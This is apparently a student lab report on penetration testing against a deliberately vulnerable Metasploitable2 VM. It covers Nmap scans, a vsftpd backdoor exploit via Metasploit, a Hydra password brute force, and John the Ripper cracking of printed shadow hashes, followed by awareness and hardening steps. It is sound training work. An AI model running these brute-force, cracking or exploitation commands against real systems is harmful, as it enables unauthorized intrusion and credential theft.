PENETRATION TESTING REPORT

Task 4 – Controlled Cybersecurity Laboratory

Kali Linux → Metasploitable2

Target: 192.168.133.128

Document Item	Details
Assessment Type	Controlled penetration testing laboratory
Attacker / Analyst	Kali Linux
Target	Metasploitable2
Target IP	192.168.133.128
Evidence	Terminal and configuration screenshots supplied with the lab work

1. Introduction

This report documents an authorized penetration-testing exercise performed in an isolated virtual laboratory. Kali Linux was used as the assessment workstation and Metasploitable2 was used as the intentionally vulnerable target. Activities covered reconnaissance, service identification, exploitation, password attacks, social-engineering awareness, benign malware analysis, and system hardening.

2. Objective

The objective was to demonstrate common penetration-testing and defensive-security techniques in a controlled environment, identify exposed services and weaknesses, demonstrate controlled exploitation and password auditing, and apply basic hardening controls.

• Exploit a known vulnerability in Metasploitable2 and obtain system access; perform post-exploitation checks.

• Attempt password attacks using Hydra and crack captured password hashes using John the Ripper.

• Create a phishing-awareness simulation without collecting real credentials.

• Study static versus dynamic malware analysis using a benign sample.

• Apply security patches, configure a host firewall, and disable an unused service.

3. Scope and Rules of Engagement

Scope was limited to the local virtual lab and Metasploitable2 at 192.168.133.128. No real external systems or real users were targeted. The social-engineering activity was awareness-only and the malware sample was benign.

4. Lab Setup / Network Diagram

Kali Linux operated as the testing workstation and Metasploitable2 as the target within the VMware laboratory network.

Component	Address	Role
Kali Linux	192.168.133.129	Attacker / analyst
Metasploitable2	192.168.133.128	Intentionally vulnerable target




Figure 1. Target connectivity and host discovery using ping and Nmap -sn.

5. Reconnaissance and Nmap Scanning

Host discovery confirmed that 192.168.133.128 was reachable. A full TCP service/version scan then identified the exposed services.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p- 192.168.133.128
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-28 22:54 IST
Stats: 0:02:09 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 96.67% done; ETC: 22:56 (0:00:04 remaining)
Nmap scan report for 192.168.133.128
Host is up (0.0034s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
```

Figure 2. Full TCP service/version scan of Metasploitable2.

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 21 -sV 192.168.133.128
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-28 22:57 IST
Nmap scan report for 192.168.133.128
Host is up (0.00083s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
MAC Address: 00:0C:29:4B:CF:8D (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.13 seconds
```

Figure 3. Targeted scan showing vsftpd 2.3.4 on TCP/21.

Port	Service	Observed detail	Security relevance
21/tcp	FTP	vsftpd 2.3.4	Known vulnerable legacy service
22/tcp	SSH	OpenSSH 4.7p1	Legacy remote access
23/tcp	Telnet	Linux telnetd	Clear-text legacy remote access
80/tcp	HTTP	Apache 2.2.8	Legacy web service
139/445	SMB	Samba 3.x–4.x	Legacy file sharing
3306/tcp	MySQL	5.0.51a	Legacy database
1524/tcp	bindshell	Metasploitable root shell	High-risk exposed service

6. OpenVAS Vulnerability Assessment

OpenVAS/GVM was used as the vulnerability-assessment component. The supplied screenshot archive did not contain an OpenVAS results screenshot, so this report does not invent CVE/CVSS values. The final submission should include the OpenVAS result/export if screenshot evidence is required.

Item	Documented result
Target	Metasploitable2 – 192.168.133.128
Tool	OpenVAS / Greenbone Vulnerability Management
Purpose	Automated vulnerability identification
Evidence status	Result screenshot not present in supplied archive

7. Exploitation with Metasploit

The Nmap results identified vsftpd 2.3.4 on TCP/21. This deliberately vulnerable service was selected for controlled exploitation using exploit/unix/ftp/vsftpd_234_backdoor.




Figure 4. Metasploit exploitation of vsftpd 2.3.4 and successful root command shell.

The evidence shows UID 0/root, a command-shell session, whoami returning root, hostname metasploitable, and uname -a identifying the legacy Linux kernel. The screenshot supports a command/bind-shell-style session; it does not prove a reverse shell specifically.

Post-Exploitation

Observed commands: whoami → root; id → uid=0(root) gid=0(root); hostname → metasploitable; uname -a → Linux metasploitable 2.6.24-16-server.

8. SSH Access Verification

Manual SSH authentication to the target was also demonstrated using the msfadmin account.




Figure 5. Successful SSH login as msfadmin and hostname verification.

9. Password Attacks – Hydra

Hydra was used to test password authentication. The current Hydra/OpenSSH combination had legacy cryptographic compatibility limitations for SSH, so the successful evidence was obtained against the exposed FTP service.

```
┌──(kali㉿kali)-[~]
└─$ hydra -I -l msfadmin -P ~/ssh-passwords.txt -t 4 ftp://192.168.133.128
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
 illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-09-28 23:40:35
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 5 login tries (l:1/p:5), ~2 tries per task
[DATA] attacking ftp://192.168.133.128:21/
[21][ftp] host: 192.168.133.128   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-09-28 23:40:39
```

Figure 6. Successful Hydra FTP password audit.

Result: Hydra identified msfadmin:msfadmin on FTP (TCP/21).

10. Password Attacks – John the Ripper

Password hashes were combined using unshadow and tested with the rockyou.txt wordlist.

```
┌──(kali㉿kali)-[~]
└─$ unshadow passwd.txt shadow.txt > hashes.txt

┌──(kali㉿kali)-[~]
└─$ cat hashes.txt
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/bin/sh
man:*:6:12:man:/var/cache/man:/bin/sh
lp:*:7:7:lp:/var/spool/lpd:/bin/sh
mail:*:8:8:mail:/var/mail:/bin/sh
news:*:9:9:news:/var/spool/news:/bin/sh
uucp:*:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:*:13:13:proxy:/bin:/bin/sh
www-data:*:33:33:www-data:/var/www:/bin/sh
backup:*:34:34:backup:/var/backups:/bin/sh
list:*:38:38:Mailing List Manager:/var/list:/bin/sh
irc:*:39:39:ircd:/var/run/ircd:/bin/sh
gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:*:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:!:100:101::/var/lib/libuuid:/bin/sh
dhcp:*:101:102::/nonexistent:/bin/false
syslog:*:102:103::/home/syslog:/bin/false
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
sshd:*:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
```

Figure 7. Combined passwd/shadow data prepared with unshadow.

```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789        (klog)
batman           (sys)
service          (service)
3g 0:00:01:17 15.24% (ETA: 00:04:22) 0.03895g/s 31177p/s 124838c/s 124838C/s 0853992733..0853190475
3g 0:00:04:11 55.68% (ETA: 00:03:27) 0.01195g/s 31507p/s 126072c/s 126072C/s franzys..franzet
3g 0:00:04:40 62.40% (ETA: 00:03:25) 0.01071g/s 31521p/s 126123c/s 126123C/s coneja1584..cone,boy
3g 0:00:06:18 83.80% (ETA: 00:03:28) 0.007936g/s 31257p/s 125057c/s 125057C/s 6448719..6446788
3g 0:00:07:32 DONE (2026-09-29 00:03) 0.006634g/s 31181p/s 124745c/s 124745C/s  ejngyhga007..*7¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$ john --show hashes.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
service:service:1002:1002:,,,:/home/service:/bin/bash

3 password hashes cracked, 4 left
```

Figure 8. John the Ripper cracking run and final cracked-password count.

Account	Recovered password
sys	batman
klog	123456789

Account	Recovered password
service	service

Result: 3 password hashes cracked; 4 remained uncracked.

11. Social Engineering Simulation

A phishing-style security-awareness message was created as a simulation only. It did not send messages to real users, collect credentials, request real OTPs, or host a credential-harvesting form.

```
┌──(kali㉿kali)-[~/Task4/Social-Engineering]
└─$ cat awareness-email.txt
Subject: Security Awareness Test - Password Verification Required

Dear User,

This is a simulated security awareness exercise.

You are receiving this message as part of an authorized cybersecurity lab.
Do not enter your real username, password, OTP, or other sensitive information
into links or forms received through unexpected emails.

Security Awareness Tip:
Always verify the sender, check the URL before clicking, and report suspicious
messages to the security team.

This email is only a simulation and does not collect any credentials.

Regards,
Security Awareness Team
```

Figure 9. Simulated security-awareness email.

The message emphasized sender verification, URL inspection, avoiding credential/OTP disclosure, and reporting suspicious messages.

12. Malware Basics – Static and Dynamic Analysis

A benign test sample was analyzed in a controlled Kali laboratory environment. Static analysis examined the sample without execution; dynamic analysis compared process, network and file-system state before and after the controlled observation.

Technique	Observation
SHA-256	d3db782c07bdf9471b1439cf59a8177cbfe70ceb2296139b89fa6fb1e8840bcd
File type	ASCII text
Strings	BENIGN MALWARE ANALYSIS TEST SAMPLE

Dynamic observation found no suspicious network activity or malware-related process. File differences were primarily caused by analysis output files. The sample was benign and no malicious behavior was identified.

13. System Hardening

13.1 Security Patches

The Kali system was updated using sudo apt update and sudo apt upgrade -y.

13.2 Firewall Configuration

```
┌──(kali㉿kali)-[~]
└─$ sudo ufw allow 22/tcp
Rules updated
Rules updated (v6)

┌──(kali㉿kali)-[~]
└─$ sudo ufw enable
Firewall is active and enabled on system startup

┌──(kali㉿kali)-[~]
└─$ sudo ufw status verbose
Status: active
Logging: on (low)
Default: deny (incoming), allow (outgoing), disabled (routed)
New profiles: skip

To                         Action      From
--                         ------      ----
22/tcp                     ALLOW IN    Anywhere
22/tcp (v6)                ALLOW IN    Anywhere (v6)
```

Figure 10. UFW enabled with default deny for incoming traffic and SSH port 22 allowed.

UFW was enabled with deny-incoming/default and allow-outgoing/default. TCP/22 was explicitly permitted for SSH administration.

13.3 Disable Unused Services

```
┌──(kali㉿kali)-[~]
└─$ systemctl --type=service --state=running
  UNIT                      LOAD   ACTIVE SUB     DESCRIPTION
  accounts-daemon.service   loaded active running Accounts Service
  apache2.service           loaded active running The Apache HTTP Server
  behavior-hids.service     loaded active running Behavior-Based Host Intrusion Detection System
  colord.service            loaded active running Manage, Install and Generate Color Profiles
  cron.service              loaded active running Regular background program processing daemon
  dbus.service              loaded active running D-Bus System Message Bus
  getty@tty1.service        loaded active running Getty on tty1
  haveged.service           loaded active running Entropy Daemon based on the HAVEGE algorithm
  lightdm.service           loaded active running Light Display Manager
  mariadb.service           loaded active running MariaDB 11.8.8 database server
  ModemManager.service      loaded active running Modem Manager
  NetworkManager.service    loaded active running Network Manager
  ntpsec.service            loaded active running Network Time Service
  open-vm-tools.service     loaded active running Service for virtual machines hosted on VMware
  polkit.service            loaded active running Authorization Manager
  rtkit-daemon.service      loaded active running RealtimeKit Scheduling Policy Service
  systemd-journald.service  loaded active running Journal Service
  systemd-logind.service    loaded active running User Login Management
  systemd-udevd.service     loaded active running Rule-based Manager for Device Events and Files
  udisks2.service           loaded active running Disk Manager
  upower.service            loaded active running Daemon for power management
  user@1000.service         loaded active running User Manager for UID 1000
```

Figure 11. Running-service inventory before hardening.




Figure 12. ModemManager stopped and disabled.

ModemManager was unnecessary for the VMware lab environment and was stopped and disabled from automatic startup.

14. Findings, Severity and Mitigation

Finding	Severity	Mitigation
vsftpd 2.3.4 vulnerable FTP service	Critical	Remove/upgrade; restrict FTP; prefer SFTP.
Weak FTP credential msfadmin:msfadmin	High	Strong unique passwords, MFA where possible, rate limiting and access restrictions.
Weak/recoverable local passwords	High	Strong passwords, secure hashing, MFA, protect password databases.
Legacy SSH version	High	Upgrade OpenSSH and disable obsolete cryptographic algorithms.
Telnet exposed	High	Disable Telnet and use encrypted remote administration.
Legacy web/database/SMB services	High	Patch, upgrade and restrict network exposure.
Unused ModemManager	Low	Stop and disable unnecessary service.
Restrictive firewall policy	Medium	Use default-deny inbound and explicitly allow only required services.

Severity is based on the potential impact observed in this controlled lab and is not presented as an external CVSS score. Exact CVE/CVSS values should be taken from the OpenVAS result if required.

15. Evidence Summary

Figure	Evidence
1	Target reachability and host discovery
2	Full Nmap scan
3	vsftpd 2.3.4 targeted scan
4	Metasploit exploitation and root command shell
5	SSH login
6	Hydra FTP
7	unshadow preparation
8	John the Ripper
9	Social-engineering simulation
10	UFW firewall
11	Running services
12	ModemManager disabled

16. Conclusion

The controlled penetration-testing exercise demonstrated how reconnaissance can reveal a broad attack surface, how an intentionally vulnerable legacy service can lead to root-level command access, and how weak credentials can be discovered through password auditing. The exercise also demonstrated safe phishing-awareness training, benign static/dynamic malware analysis, and practical hardening controls. Key mitigations are to remove or patch legacy services, enforce strong authentication, minimize exposed services, apply host-based firewall rules, and disable unnecessary components. All testing described was performed within the authorized virtual laboratory.